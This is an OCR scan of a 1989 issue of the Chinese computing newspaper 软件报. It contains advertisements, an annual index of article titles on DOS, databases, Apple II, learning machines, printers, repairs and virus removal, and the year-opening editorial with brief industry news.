

软 件 报

1989 年订报



订 阅 代 号

61 — 74

本报责任编辑：一版 袁 舟
二版 周 伟
三版 文 高
四版 万 迈

封面设计：沈 源

出版单位：软件报社

统一刊号：CN 51 0090

定 价：2.00元

印制单位：成都铁路局二小校办工厂

《软件报》读者服务部服务项目

▲1987年合订本每本3元、1988年合订本每本6元、1989年合订本每本8元，每本均另加挂号邮资0.7元，款到即发。

▲计算机书籍资料，以下是部分书籍目录：

- 1) 中日两国计算机应用软件人员水平考试题解与分析
- 2) 数据库图形系统 FoxGraph
- 3) 数据库应用技巧与实践
- 4) IBM PC 实用调试软件集锦
- 5) 中文结构 ASIC 程序设计
- 6) 全国青少年计算机程序设计竞赛题分析与解答
- 7) 80286 微机系统分析与维修

IBM PC / XT I级 COBOL 操作指南

汉字 Fox Base+关系数据库(2.10)

全国计算机应用软件人员水平考试题分析与解答

汉字 TURBO BASIC

IBM PC 实用加密技术指南

▲为各行业提供实用工具软件，以下是部分软件目录：

- 1) Fox Graph
- 2) 中文 dBASE III 全自动编程系统
- 3) 国际流行调试软件集锦
- 4) PC KIT (超级软件分析工具包)
- 5) 高级反汇编软件
- 6) CFOX_{2.10}
- 7) 各类加密软件
- 8) 计算机病毒检测、消毒软件

欢迎广大读者来函联系或索取订单。

联系地址：成都 237 信箱科技公司开发部

邮政编码：610015

户 名：成都计算机应用科技公司

开 户 行：工商行成都跳伞塔分理处

帐 号：67003091

成都智力电脑软件部

成都智力电脑软件部，是专门开发、经营苹果机、中华学习机、IBM PC 系列机的软件、硬件、配件及其消耗材料的专业技术服务部，经营范围如下：

1、各类 APPLE 苹果机：主机、驱动器、打印机、显示器、16K 卡、驱动卡、80 列卡、Z80 卡、128K 卡、232 通讯接口卡、汉卡、PAL 卡、打印卡、写入卡。

2、CEC 中华学习机：主机、驱动器、打印机、显示器、槽口一转二卡、一转五卡、驱动器一转二卡、Z80 卡、打印卡、Z80 打印混合卡、发声卡。

3、BF PC-BOY 机、IBM-PC / XT / AT 系列及各类兼容机、稳压电源、UPS 电源、空调。

4、电脑防辐射板、打印纸、各类软磁盘、多功能插座、清洗盘、各种色带架、色带、软盘柜、磁盘盒、工作台。

5、PC 1500 系列微机、515P 四色绘图打印机、以及各种接口、配件、消耗材料。

6、苹果机、中华学习机各类软件 600 余种、IBM PC / XT / AT 系列软件 400 余种，包括科印系统、华光电脑照排系统。

7、专业维修苹果机、中华学习机、IBM PC 系列机及各种外设。

本部正在销售最新推出的中华学习机、苹果机的双面驱动器，以及适用于双面驱动和双驱动器的 CEC-I 增强型中华学习机。

本部特点：在成都电脑一条街上，中华学习机、苹果机的方面的软件最丰富，配件最齐全，价格最优惠，维修最及时。

各种硬件 软件的详细报价单、函索及寄。

成都人民南路三段 35 号 成都智力电脑软件部

开户行：工商行成都盐营部转汇通（市内：汇通银行）

帐号：269276 电话：581339-392

电挂：6426 邮编：610041 联系人：张波

目 录

题 目 页码

评论 综述 信息

为提高我国计算机应用水平而奉献	1
系统分析与 MIS	5
可喜而又可贵的 34.8%	5
愿与读者共同办好软件报	9
评点优秀文章奖励作者	13
数据的文件系统管理与数据库系统管理	17
原浩强的创作成就	21
LASER310 可以改造升级	21
计算机系统发展的新目标——“视觉”技术	25
国情与资源色——我国第一个拥有完全版权 的 CD-ROM 问世	29
国外计算机辅助设计发展趋势	33
引入喜爱的 TURBO 系列软件	33
我国第一件汉字信息处理技术的专利纠纷	37
巧用 Turbo Pascal 13.0 版本	41
全国计算机应用软件人员水平考试章程文章 说明	45
春风惠万物 桃李满天下——为首届计算机技术 函授班开学致词	49
性能优异 独树一帜 Turbo Pascal 4.0 简介	53
对中等金融专业学校计算机教育的看法	57
对五笔字型汉字库卡 4.5 版的一点浅见	61
计算机应用软件人员水平考试大纲	65
走向分布式的信息系统	73, 77
Turbo Basic 特点	77
喜讯	77
ORACLE 的某些优良特性	81
抓住时机 让计算机走入中国家庭	85
“虚拟的”和“透明的”	89
RISC——一种计算机设计新思想	93
浅谈开发管理系统的五个阶段	93
谈谈我国软件产业	97
对青少年计算机程序设计竞赛评卷的几点 看法	101
计算机和静电	105
汉字识别研究的特点及现状	109
中国计算机学会四届四次常务理事会议纪要	117
国产磁盘的喜与忧	121
什么是计算机病毒	125
LASER 310 改造升级工作全面展开	125
计算机病毒及其分类	129
计算机病毒的防御方法与对策	133
“BASIC 发展前景与研讨会”会议纪要	137
微型计算机房(站)技术要求	141

微机电路板的连接及接地线的重要性	145
警惕机房内的“无形杀手”	149
用汉字作文件名的利与弊	153
“设想”的共鸣	157
汉字首尾码的遗憾	161
计算机的大敌——灰尘	165
软件加密浅谈	169
我国地区级计算机发展的现状与对策	173
现代文印设备及其选用评价因素	177
文字处理的途径	185
软件的选型艺术	193
邮电部选用字形编码了吗?	197
中国计算机学会 1990 年国际学术活动计划	201
“设想”的共鸣	205

操作系统及系统软件

若干中文 DOS 共用一个汉字库	14
对 CCDOS 修改一题	14
CCDOS 2.13A 使用经验	14
在大容量硬盘上使用 CCDOS 2.13A	22
给 CCDOS 增加希腊字母	22
五笔字型在 PCDOS 3.0 下的问题	22
AR2463 在 MEC-CCDOS 下工作	22
DOS 和 Xenix 互换途径	38
中西文兼容的调试程序 DEBUG	38
也谈 DEBUG 的汉化	38
对 MORE.COM 中显示行数修改	39
在 CCDOS 下使用 COLOR 命令	46
DOS 中几个 UNIX 设计思想	58
实现 DEBUG 反汇编存盘办法	66
显示功能扩展程序的修改	70
为 CCDOS 增配联想功能	74
也谈 CCDOS 输入方式的程序转换	75
2.13A 汉字驱动程序的一处错误	75
DOS 系统的两种保护方法	78
也谈将 DEBUG 反汇编存盘	78
DEBUG Ver 3.3 的汉化	82
调试软件 T86.EXE 的汉化	86
也谈在 CCDOS 上衣格符快速输入	87
改善汉字显示格式	94
CCDOS 下使用 C 语言	98
在 640x400 显示器上启动 C.DOS	98
对 GWDOS3.20 的 LOADZ.COM 改动	98
CCDOS 与硬字库打印机	102
也谈 DOS 的键盘缓冲区	106
联想词组的一种快速输入法	114
使系统退出到驻的一种方法	118
卡式 MCS-51 仿真器	119
再谈调试程序 DEBUG 的汉化	122

汉化 EDLIN3.X 版	122
强制 FORMAT 命令使用驱动器名	122
汉字输入方式下首尾拼音的一键切换	123
提高汉字重码显示速度方法	131
CCDOS 2.1 拼音方式下空格键妙用	143
也谈 CCDOS 2.00/2.10 的一点改进	143
DOS 3.30 的 DEBUG 汉化	162
用 DEBUG 修改执行文件名	162
DOS 640K 以外的磁盘设置	162
在 CCDOS 2.13A 中首尾与拼音切换	163
改变代码段地址的有效方法	166
CCDOS 拼音码修改程序	179
CCDOS 的一处修改	179
DOS 到 XENIX 系统的快速转换	186
XENIX 与 DOS 文件转换的汉字处理	194
为 CCDOS 增加常用字快速输入功能	199
CCBIOS 的一字节修正	202

计算机语言及编程技巧

IBMPC 的系统调用及汇编程序设计	6
微机 FORTRAN 字符数据的处理	7
L/II COBOL 反向显示	26
用 FORTRAN 语言绘图简介	26
编译 BASIC 的汉化	42
解决 True BASIC 屏幕死锁	42
一条语句对 BASIC 解密	43
在 CCDOS 下使用 COLOR 命令	46
巧用 ON ERROR 语句	46
用汇编语言实现图形功能的技巧	58
编译 BASIC 无须汉化	62
再论编译 BASIC 的汉化	62
BASIC 程序提高速度减少内存消耗	66
给批处理文件增加菜单选择功能	66
IBM BASIC 编译工具的汉化	66
在 FORTRAN V3.3 中直接调用 DOS	71
用 PROLOG 进行集合运算	70
Turbo Pascal 4.0 的汉化	74
Turbo Pascal 3.0 的汉化	74
BASIC 实现系统功能的技巧	74
CGWBASIC 汉字调用的问题	74
利用程序段前缀传递参数	86
找回 BASIC 程序	90
在应用程序中执行外部命令	91
浅谈 COBOL INSPECT 模糊查询	98
汇编语言实现图形显示简法	102
加快数据输入速度	103
汉化 SYMDEB 显示完整汉字	106
BASIC 磁盘图象显示	106
LOCK ATB.PRINT 与 INPUT 联合使用	107

BASIC下实现彩色图形	118
Turbo Pascal 语言程序一例	119
完善 TURBO PASCAL 4.0	130
巧用 FSC 改变 L/UCOBOL 显示方式	130
PC 机高级语言屏幕控制方法	138
BASIC 键盘输入记忆的一种技巧	143
0520CII 精简程序及存调图小议	154
TURBO BASIC 中的 CVDIM 函数有错	154
C 语言对数据库的统计计算	159
对完善 Turbo PASCAL 4.0 的补充	162
也谈 BASIC 程序获取命令行参数	162
为 MS-PASCAL 配置屏幕控制功能	166
TOWER32C 语言的汉字预处理	170
屏幕图形的部分存取和调用	170
完善 TUBRO-PASCAL 4.0 输入功能	174
BASIC 指定磁盘扇区读写程序	183
包容型挂快速计算的 BASIC 程序	183
TURBO 和 QuickBASIC 汉字显示	186
用 BASIC 实现全屏数字编辑	187
MS-COBOL 文件记录变长的实现	190
C 语言的汉化	202
在 FORTRAN 程序中启动其它程序	203
编译 BASIC 调用汇编程序的接口界面	206
数据库	
为 dBASEIII 增加随机函数	2
程序文件对格式文件的应用	2
dBASEIII PLUS Ver 1.1 的汉化	2
巧用 dBASEIII 的 CONFIG.DBF	2
如何使 C-dBASEIII 屏幕字符闪烁	2
修改汉字 dBASEIII PLUS	30
在 C-dBASEIII 中实现向前任意跳转	30
DBASEIII Plus 改变屏幕和字符颜色	30
在 FOXBASE 下 @Z 的特殊效果	30
FOXBASE 索引结构的几个特点	30
用中文 dBASEIII 编制菜单	35
dBASEIII 中未公布的命令	46
使 C-dBASEIII 屏幕字符闪烁的看法	46
用汉字 dBASEIII 进行软件保护	54
DBASEIII 与 VRAM 的互相映射	54
联想汉卡下汉字显示不正常的修改	54
也谈提高 C-dBASEIII 库连接速度	54
DBASEIII 程序设计技巧	62
在 DBASEIII 检索中的应用	62
由双定位法看 DBASEIII 之不足	62
在 FOXBASW+ 中调用汇编子程序	62
开发 dBASEIII 的绘图功能	78
在 dBASEIII 下直接作直方图	78
联接大于 4K 的 DBASEIII 命令文件	79
巧用 dBASEIII 保留字节加挂	82
浅谈 SET CONSOLE ON / OFF	86
在 FOXBASE 下拷贝汉字	86
DBASEIII 的键盘缓冲区	90
RUN 命令对内存的要求	90

让 DBASE 屏幕丰富多彩	94
对 FOXBASE 数据库加密	94
数据库应用模块扩充简法	94
DBASEIII 调用编译 BASIC 一题	99
DBASEIII 程序实现作图功能	102
DBASEIII 程序技巧两例	102
也谈在 dBASEIII 下直接作直方图	102
为 dBASEIII 应用程序建立保密口令	103
从汉字生成其拼音首字母方法	111
DBASEIII 模糊查找法	114
DBASEIII 不适用微机情报检索	115
从 .PRG 文件的盘利用率谈模块化	118
一种报表的自定义算法	119
实现 dBASE 命令文件大小写转换	127
DBASEIII 准下标变量的应用	127
一种实用的生成屏幕表格程序	135
FOXBASE 屏幕启动信息的屏蔽	158
如何形成新的数据库	163
FOXBASE+2.00 实现绘图	170
程序的封闭性和安全性	174
C-dBASEIII 编制统计学中的 F 检验	175
用 PCTOOLS 对 DBASEIII 进行完善	175
实现功能模块直接寻址的简法	183
在 FOXBASE 中调用 GWBIOS 3.00 作图	186
实现中分辨率多行信息输入输出	186
DBASEIII 纵向运算的一种方法	203
DBASEIII 有简单的双定位法	203
实用软件及小经验	
一种快速方便的造词组实用程序	7
超级循环	7
HW 为何不能在 GW286 机上编辑汉字	10
PC 机与电视机连用要有条件	10
单色图形卡上的图形应用	10
使 25 行 WORDSTAR 在 EGA 上使用	10
求解 N 阶行列式	15
自动生成新程序的方法	15
对折打印中文文书文件	15
汉字的移动显示	18
IBM286 异步通讯接口	18
超大型线性方程组的微机解法	26
谈谈七位数进位	30
汉字点阵信息的提取	34
一种新颖的汉字显示方法	34
一种随意控制汉字字库大小方法	34
电子表格软件改变打印字号	35
文本文件的双面分页打印	39
四通 MS-2401 与 PC/2 的汉字转换	42
什么叫 0 等待	42
汉化软件中的英文提示	55
再谈 RS232 波特率设置方法	58
SAPSP 绘图程序 SAPLOT 改进	66
单色图形卡图形应用的改进	66
五笔字型提示行的改进	70
IBM PS/2 MCGA 图形模式	70

对 WORDSTAR 的改进	70
恢复硬盘启动功能又一法	79
图象移动显示的实用方法	82
使用 ROM BIOS 键功能查找 PC 键码	82
Wordstar 具有假脱机打印功能	82
五字节程序快速解密	83
硬盘保护的一种简易方法	86
文本文件的简单加密解密程序	86
子目录的高度隐含	86
XB 使用经验及注意问题	87
通过英文键盘处理俄文字母	87
PuSe 键功能的重定义	90
改造 BASIC 屏幕图形文件为 COM	90
数字的放大显示	95
计算机解毒免疫方法	98
应用程序对特殊键的设置	99
用 CIRCLE 画激光光线	102
巧获硬盘初始化程序	106
长城机硬盘信息恢复一例	106
PC 机上病毒的辨认和消除	110
长城 CEGA 高分图形方式程序设计	110
也谈得到映象文件的一种简单方法	114
键盘宏指令定义文件	115
利用 S 命令进行快速汉化	122
五笔字型提示行反相显示的修改	122
改变五笔字型输入系统的运行方式	123
改 2 字节使 OFFICE 适应 286 微机	126
PCTOOLS 在 CCDOS 下运行	126
恢复图形输入光标的方法	126
计算机解毒免疫方法的补充	126
也谈汉化软件中的提示	127
计算机的解毒与预防措施	130
图形光标的闪烁	130
IBMPC 单色显示器的图形显示	134
在单色图形卡上绘制图形	134
IBMPC/XT 扩充内存实例	134
磁仿真器在通信中的应用	134
任意转换显示方式的通用程序	135
设置密码两法	138
代码转换一例	139
PC/XT 不改硬件提高兼容机速度	142
键盘功能重定义二法	142
软件保护的一种有效办法	146
几种通用的软件加密方法	146
对残缺汉字加密的解密	146
0520CH 等不能用标键转换的方法	147
IBM 硬盘失踪加密法	150
四点病毒的一种消毒方法	150
计算机解毒新法与硬盘复活	150
286 机系统配置设置错误的处理	150
SMARTWORK 的数据文件结构	154
扩大 IBM-PC/XT 的软盘容量	154
使 WORKTAR 在 DOS 3.20 下运行	154
一种屏幕菜单程序设计技巧	155

用 AutoLISP 定义可变参数用户函数	158
Wordsiar 中的字块设置命令	158
字处理软件 EDIX·EXE 介绍及汉化	158
Auto CAD 的几个编程技巧	158
0520CH 屏幕混色方法	162
获得字库地址的简便方法	166
在图形方式下显示特殊符号	166
对 DRBUG 反汇编程序的改进	167
用程序控制键盘输入	167
SMARTWORK 文件转为 AUTOCAD	170
P 保护解密与恢复 NEW 程序	171
中分辨汉字在 CEGA 上使用	174
加密硬盘的一般解密方法	174
6520CE 的图形动画	174
巴基斯坦智囊型病毒简介	178
OFFICE 具有发现病毒的功能	178
给程序里字符串中加密的方法	178
疯狂拷贝病毒的诊断和消毒	178
也谈四点病毒与消毒方法	178
一条命令打印多个程序	179
CAD 软件开发中的汉字处理	182
EGA、VGA 与 COLOR400	182
硬盘 BOOT 与软盘 BOOT 的区别	182
通用的软盘读写程序	182
怎样使用五笔字型适于长城机	183
硬盘格式化以后	190
对 TOWER32 计算机硬盘的处理	190
AutoCAD 与高级语言接口高效	190
对不显示区位码加密的解密	191
BASIC 程序的加密	194
SC3 向 OFFICE 传输数据	194
修改现有账户参数值的命令程序	195
避开硬盘标记	198
合法大麻的消除方法	198
再谈加密硬盘的一般解密	198
长方块病毒的诊断和解毒	202
WORDSTAR 的两处修改	202
修改 CLOTUS1—2—3 适应 EGA、VGA	202
彩卡	202
单色显示器的作图问题探讨	202
用 WS 打印整写汉字文本	202
方块病毒及其免疫	206
一种扩充 IBM 机串口的办法	206

打印机

用 TURBO PASCAL 控制打印机	18
IBM—PC 共享打印机	31
HED—I 配 1724 使用 CCDOS	42
长城打印机字模文件 CLIB24 修改	43
CCDOS 2.13A 打印驱动程序改进	58
适应 AR—2463 正文文件打印程序	94
字库存储空间出错的处理办法	102
AR—2463 打印正文文件一法	106
用 80 列打印机打印 160 字符	107

勿用错打印机驱动程序	111
3070 汉字同屏指定命令使用一例	114
使驱动程序 3.COM 与 3070C.EXE 共存	115
1500A.EXE 在 286、386 机上正常运转	126
OK18320C 打印汉字变换代码	139
AR2463 打印机字库控制	143
使 9 针打印机在 UCDS 下发挥作用	146
CP/M 下使用键盘设置打印机状态	151
中西文打印方式的互换	186
AR 系列硬字库打印机功能的键盘设置	194
ALL24P·EXE 的问题及解决方法	198
紫金 3080 驱动程序修改一例	198
OK18320C 打印机的使用方法	199

苹果机系列

STC2.0INIT 程序的改进	3
使 DOS 识别缩写文件名	7
在 6502 汇编语言中使用打印机	11
让 APPLE 软汉字反显	11
软汉字随机文件使用方法	11
APPLE 机的仿 FILL 命令	11
快速机器码键入程序	11
算法突破——论分频排序	19
恢复字库盘	19
灵活的图象压缩程序	19
DOS3.3 下的几种加密方法	23
磁盘文件的一种保护方法	23
苹果机上图形叠加	23
将磁盘程序转移到磁带上	23
浮点 BASIC 自选格式打印	27
学习机汉字转换成 STC 汉字	27
巧用 LIST	27
中华超级汉字 1.0 字库打印	27
彻底解决 BI 超级汉字字库问题	31
APPLE II 的格式化输出	35
超小型字符打印及制度	35
DOS3.3 索引文件物理结构分析	39
CP/M 操作系统中 I/O 修改	43
RENUMBER 程序的改进	43
程序合并新法	43
加快超级汉字打印速度	43
非程序绘图软件	47
监控命令的扩充	47
TASC 程序的改进	51
补救 DOS 新法	51
任意选择显示区	55
运行较大程序的一种方法	59
资料的压缩存储及调用	59
图形的 90 度转向打印	63
文件名加控制字符最简解密	63
数组的动态撤消和再定义	67
提高 DOS 装入速度	71
巧用关系表达式	71
检查磁盘坏磁道扇区的程序	71
多幅图形合成	75

让软汉字系统常驻磁盘	75
也谈 STC 系统打印出错的方法	79
辅助编程软件	83
截获动态图形	83
增强苹果机 POKE 功能	87
关于程序纠错	87
机器语言跟踪	87
任意磁道任意扇区的复制	91
增强 STC 软汉字系统的功能	91
能显示首尾地址的 BLOAD 程序	95
一行显示 16 个字节	95
再论分频排序	99
也论分频排序	99
更改 DOS3.3 的引导文件	103
分页打印 6502 反汇编	107
汇编语言中的开关语句	107
改进后的反汇编	111
改进 BSAVE 命令	115
RENUMBER 在 STC 中的应用	115
快速屏幕编辑	115
INT 功能的部分执行	119
6502 指令提示程序	123
自动生成图形表文件	127
将 STC 软汉字纵向缩小	127
APPLE FORTRAN 的使用	131
多功能的 RWTS 程序	135
特技滚屏	139
磁盘的软包装	139
APPLE 零页地址使用	147
APPLE DOS 的小改进	151
苹果机上的一种好的分页打印方法	155
APPLE 简易通讯接口	155
发现 APPLE 病毒	155
超级软汉字中的光标问题	159
改进 HPLOT 语句	163
也谈截获动态图形	163
逐语句跟踪 ASTEP	167
DOS 3.3 系统及其在磁盘上的安排	175
微机接地的必要性	175
能生成汇编语言磁盘文件的反汇编	179
机器语言程序清单自动打印	179
机器语言程序调用 BASIC 方法	187
关于非绘图软件的改进	191
慎用 40 磁道	195
标准化考试程序	203
苹果机手绘绘图程序	207
寻找 T/S 表	207
程序中变量名使用的列印	207

单片机、单板机

高精度多路定时装置	3
开发单板、单片机汉字实用方法	27
CMOS RAM 作为 EPROM 使用	39
HKC800A 不间断电路	43

开平方的快速逼近算法	47
用 TP801—P 打印反汇编程序	75
将 TP801 改为 TP801B	79
巧用 TP—BUG 一例	95
单板机直接读取系统汉字字模	103
单片机的并行编程	107
8031 单片机外部 RAM 寻址	111
TP805 的屏幕快照	131
用 TP801 测益脉冲频率程序	167
TP—μP40A 打印机器列的方法	167
TP805 作图功能的扩充	171
ARDK—51(II)仿真开发机简介	171
扩大单片机编程能力	199
多字节快速开平方程序	199

PC—1500 机

CB—150 的字符打印及使用技巧	3
PC—1500 机上打印汉字	11
PC—1500A 工料分析	19
插入地址程序	19
PC—1500 机的图形显示	23
PC—1500 宽行打印程序	27
PC—1500 机汉字快速打印	51
PC—1500 软件扩充数据存储器方法	55, 59
PSUDO DOS / 1.20 使用说明	63, 67
CB—150 电路改进	95
实用汇编程序	107
PC—1500 机与 IBM286 机联机通讯	131
PC—1500 机反汇编程序	151
PC—1500 之间的直接通讯	155
PC—1500 反汇编程序的改进	191

维修技术

微机内存故障一例	3
IBM 微机维修一例	11
PC—1500 打印机装片故障处理	35
排除打印机故障一例	39
IBM 异步通讯适配器维修	42
软盘驱动器 I·C 的代用	51
IBM 串并适配器故障一例	58
IBM—PC 机检修一例	63
APPLR 维修一例	67
286 机硬盘故障修复	71
死机故障的排除	83
PC 机常见故障代码及解释	95
APPLE 维修五例	123
UPS 电源维修一例	135
TH3070 断针测试程序	135
打印针故障测试程序	138
APPLE II 特殊故障一例	143
M—1724 色带悬挂损坏的处理方法	143
软驱故障维修二例	147
IBM PC 故障检修技术	159
冷却板修复微机一例	179
BCM—0530 打印卡检修	195

M2024 打印机维修一例	206
---------------	-----

中华学习机 CEC—I

如何增强 CEC—I 的汉字变化功能	4
CEC—I 中文的进入	4
中华学习机丰富的色彩	4
巧得特殊字符和彩色	4
使中华学习机按键发音	4
中华机一系未公开的命令	4
也谈中文状态下的彩色绘图	4
在彩色绘图时显示汉字一文的改进	4
小学生体质综合评价程序	4
文本状态的消屏技巧	4
人工喂养婴儿营养电脑分析	4
LOGO 的磁盘管理程序	12
CEC—I 键各状态间的互相转换	12
LOGO 电子琴	16
BASIC 语言中的 BG 命令	16
定义 F ₁ , F ₂ 为监控及小汇编	16
中华学习机的小字库	16
中华学习机打印接口卡故障检修一例	16
奇妙的算式	20
让 APPLE 真正的说话唱歌	20
也谈中华学习机 LOGO 彩色绘图	20
有记忆的海龟—LOGO 键盘绘图	24
中华学习机字库检索	28
中华学习机简化 DOS 命令	32
中文程序的快速输入方法	32
化繁为简的 LIST	32
两键输入一个 BASIC 命令	36
CEC—I 故障维修一例	36
儿童营养预测	40
获取 CEC—I 汉字管理程序简法	40
再谈 CEC—I 中文和进入	40
CEC—I 发音子程序的调用	40
中华学习机磁带软件的解密	44
如何获得中文中的合理长度	44
CEC—I 磁带直接存取数据的简法	44
如何认识中华学习机高精度图形彩色点的改变	44
汉字串与 ASCII 字串在中华学习机内的处理	44
LOGO 图形实用打印程序	48
LOGO 的音乐功能	48
CEC—I 汉字与 APPLE II 卡兼容的实现	56
DOS 出错信息汉化	60
音符频率码及其音响的自动生成	60
中华机单眼使用 PASCAL	60
在中华学习机上读出中文状态时屏幕中的字符	60
中华学习机文本文件简易编辑	64
高分辨图形的消屏技巧	64
中华学习机全屏绘图软件	68
对让“APPLE II 真正地说话唱歌”一文的	

补充	72
也谈让 APPLE II 说话	72
再谈按键发音程序	72
CEC—I 机上通过的唱说程序	72
CEC—I 汉字系统的功能扩展属初步	80
中华学习机软件介绍(一)汉字编辑系统	
C—WS1.0	80
中华学习机软件介绍(二)汉字关系数据库管理系统 C—DBAS II 1.0	84
定义快速左右移动键	84
CEC—I 兼作标准彩色卡	84
将中文串转换成图形表	84
CEC—I FID 文件解密法	84
CEC—I COLCK	84
用中华学习机打印课程表	84
PRODOS 命令子程序人口地址表	84
LOGO 消屏十法	92
LOGO 语言中机器码程序的输入	92
中华软件介绍(三)超级 DOS 系统	
SUPER—DOS1.0	92
LOGO 教学应用程序二例	96
LOGO 图形的磁带存储	96
中华学习机 LOGO 彩色绘图	96
关于 LC 多功能汉卡答用户	96
中华机磁盘加密的简单方法	100
CEC—I LOGO 过程变量的磁带存储	100
CEC—I 机的内部 ROM	104
巧用 PLAY 命令	104
巧改 ROM	104
CEC—I 的倍高分辨显示	108
中华学习机软件介绍(四)CEC—I FORH 语言系统 1.0 版本	108
巧用 RESET	112
封死西文键	112
球磨机钢球对比程序	112
LOGO 语言增加窗口命令	116
CEC—I 汉字词组输入系统	120
中华学习机软件介绍(五)高中英语标准化题库 MBTS1.0	120
中华机的记时程序	124
CEC—I 磁带软件的解密	124
关于“LOGO 消屏十法”一文的错误	124
如何在 CEC—I 机上使用 FORTRAN77	128
中华学习机用 APPLE PASCAL 系统操作编辑小经验	128
中华学习机的彩色调节	132
在 CEC—I 上编辑 APPLE PASCAL 源程序时怎样输入方括号	132
能“记忆”的自定义功能键	132
用 LOGO 语言分析中取谱报	136
多角星多边形和图	136
CEC—I 机如何将 LOGO 过程存入软盘	136
用 VAL()函数增强 INPUT 功能	136
中华学习机加密探讨	136

软件报



1989年
1月7日
第1期
总第119期



主编 王作宝

普及计算机知识 交流计算机技术
开发软件资源 培养软件人才

中国软件技术公司 成都分公司 成都电子研究所合办 主编：刘传德
国内统一刊号CN51-0090 订户代号：61-74 地址：成都市金河街75号

“爆竹声中一岁除”，值此元旦佳节，软件报全体同仁向一贯给予本报大力支持与理解的广大读者、作者拜早年！衷心感谢各位报社工作人员、通讯员拜早年！并致以衷心的感谢。

回顾1988年，软件报经历了创刊整顿和印刷费、纸张调价等考验。在我们最困难的时候，中软公司陈副总给予了本报以精神和财力的支持，极大地鼓舞了本报工作人员的办报热情。在以主编刘传德教授为首的编委会的领导下，本报坚持以实用为特色的办报方针，为普及、交流计算机技术，宣传和开拓中国的软件产业，做了小小的奉献。软件报已走入千家万户的窗口，她以丰富的信息量和技术上的实用性，赢得了广大读者和作者的好评。在新的一年里，我们将继续努力，使我们的工作更上新台阶，为我国的计算机事业的迅速发展和满足广大读者、作者对软件知识的渴求而奋斗，而有一定差距，亟待进一步改进工作，缩小差距，更好地为读者、作者服务。

在1989年里，为适应我国计算机事业的迅速发展，促进软件技术交流，提高计算机应用水平，本报除努力抓好出版、发行等日常工作外，首先将进一步扩大信息量，加强软件技术交流，开辟充实新内容。为此本报的四个版面将作如下调整：

一、《软件(译)述》、《软件交流》、《新闻》、《读者园地》、《编读往来》、《信息

库、新书评介、软件沙龙通讯、记者站报导、电脑文摘等。

二、除保留PC栏目外，充实长城286 386及兼容机的操作系统、语言、数据库等内容，以及CAD、CAM、网络、OA等实用新技术，同时还邀请介绍企业管理的实用软件包。

三、除保留原Apple机、PC-1500机单板机、单片机栏目外，将充实部份PC机内容，以及小经验、编程技巧、计算机、打印机、磁盘机的维修知识等。

四、以中华学习机为主，辅以LASER、ComxR机，保留大中小学专栏，开辟程序员水平考试和高文辅导等。

为提高我国计算机应用水平而奉献

——本报编辑部——

调整后的版面希望能满足各层次读者的要求，以期缓解“众口难调”的矛盾。为此要求广大作者、通讯员能把握本报的宗旨，撰写短小实用的稿件，有效的利用现有版面，共同做好软件交流及计算机应用工作，广大软件爱好者的意见必不可少。

我们还为充实内容，增添新栏目，将组织编写机型和行业的实用专栏，为配合四川学成人教育学院与软件报社联合举办的计算机技术函授学习班而增设“函授讲学”专栏；为解决出书难和购书难的矛盾，特扩大“新书介绍”专栏的功能，以搜集更多的有关书刊资料供广大读者选用；为提高来稿质量，将在今年评选2至5篇优秀文章，凡是在今年在本报上

发表过的实用程序、编程技巧、维修经验论文、组评和新闻均可评选；为给需要搞技术开发而又缺乏人才的单位和搞成了开发项目而需转让出去的单位或个人牵线引路，增设“项目转让”和“项目招标”两个专栏。为加快报纸和专刊的出版速度特协助印刷厂实现电脑激光排版印刷；协同邮递部门减少邮漏及办好补报工作。

其次，抓好记者站和通讯员队伍的建设，通过记者站和通讯员的纽带作用，联系广大读者和作者，宣传软件报的办报方针，反映读者和作者的意见，建立起编辑部与记者站、通讯员的工作联系制度，集群众智慧把软件报办得更加丰富和实用，真正成为普及和交流软件技术园地。为使记者站和通讯员能开展活动，编辑部将努力给予必要的支持，记者站和通讯员组织的稿件、新闻和广告将优先发表，对开展活动有成效的记者站和通讯员将给予适当的奖励。

现行的稿酬呈递减值，尊重作者的劳动成果，并给于较合理的报酬，是本报一贯坚持的原则。为此，1989年本报将在原稿酬基础上，上调25%左右，达到国家出版局规定的著作稿酬的中上水平，为鼓励写短小实用稿件，这类稿件上调50%。虽然仍不能根治“知识不值钱”这一不合理的现象，但也有所改善。随着软件报发行量的不断扩大，报社经济状况有了改善，本报愿给作者更合理的报酬。

龙年即逝，喜地新年，编辑部全体同仁愿与广大读者、作者携手办好软件报，为普及和交流软件技术，提高我国计算机应用水平，做出最大的奉献。

本报“软件沙龙”成员赵恒友同志，最近开发出“扩展CCDOS2.10汉字操作系统”。它是CCDOS、2.1.0版本的向上扩充，与CCDOS2.10完全兼容，增加了解行选择控制，用户可在任意的时刻选择每屏10行或者15行；并增加了制表符输入法，制表符在提示符出现；还增加了特殊字符输入法，94×6个特殊字符在提示符显示。它适用于编制具有制表表格的各种软件和编辑带有特殊字符的文件，尤其适用于数据库、报表处理、字处理等软件。它可在IBM-PC及其兼容机上使用。作者愿将此说明书和软盘奉送给同行，并免费教会使用。(需者可与本报信息部联系)

启事

编辑同志：您好！本人在贵刊第43期互道有无栏目中刊登转让PC-81机的消息后，马上就收到了全国各地的来信及汇款，该机已转让；首先感谢各位！但现在仍然不断收到全国各地微机爱好者的来信及汇款，要求转让该机，实在无法一一回信，请贵刊给个小小的告示，望大家不要再来信及汇款了，以免误事，谢谢！
黑龙江林县秦方红
上海李文学
林县局医院 刘涛



祝本报读者新年好

广西 晏中斌

新的一年开始了，在新的一年里，本报将继续为您提供更高质量、更丰富的信息。本报编辑部全体人员向您致以新年的问候。

计算机控制棋盘的棋局。本报编辑部全体人员向您致以新年的问候。



最好的操作员的汉字输入

最好的操作员的汉字输入。本报编辑部全体人员向您致以新年的问候。

江苏省对计算机考试成绩优异者予以重奖。去年12月18日，江苏省召开全省计算机应用人员水平考试总结表彰大会。

江苏省的计算机应用近几年发展迅速。目前全省装机总量比1983年增长了6倍。应用项目也从五年前的少数工业部门进入了机关、金融、商业、公安、农林等众多领域。

种知识文件、正反向推理机制、推理过程解释、交互式学习。用户特定功能模块建立，与dBASE II接口。

西安工业大学和国营724厂共同承担的部级科研项目——“企业管理信息系统”，最近通过部级鉴定。



象诗句，存取总空间为3兆字。

南京高丽华。一个新型的专家系统开发工具包DES-BOX在复旦大学研制成功。该系统在IBMPC/XT或兼容机上运行。软件支撑环境为Turbo Prolog。源代码10000行，目标程序240k。

★编号：890101
名称：汉字CCDOS2.1操作系统调组功能的扩充
作者：李传伟
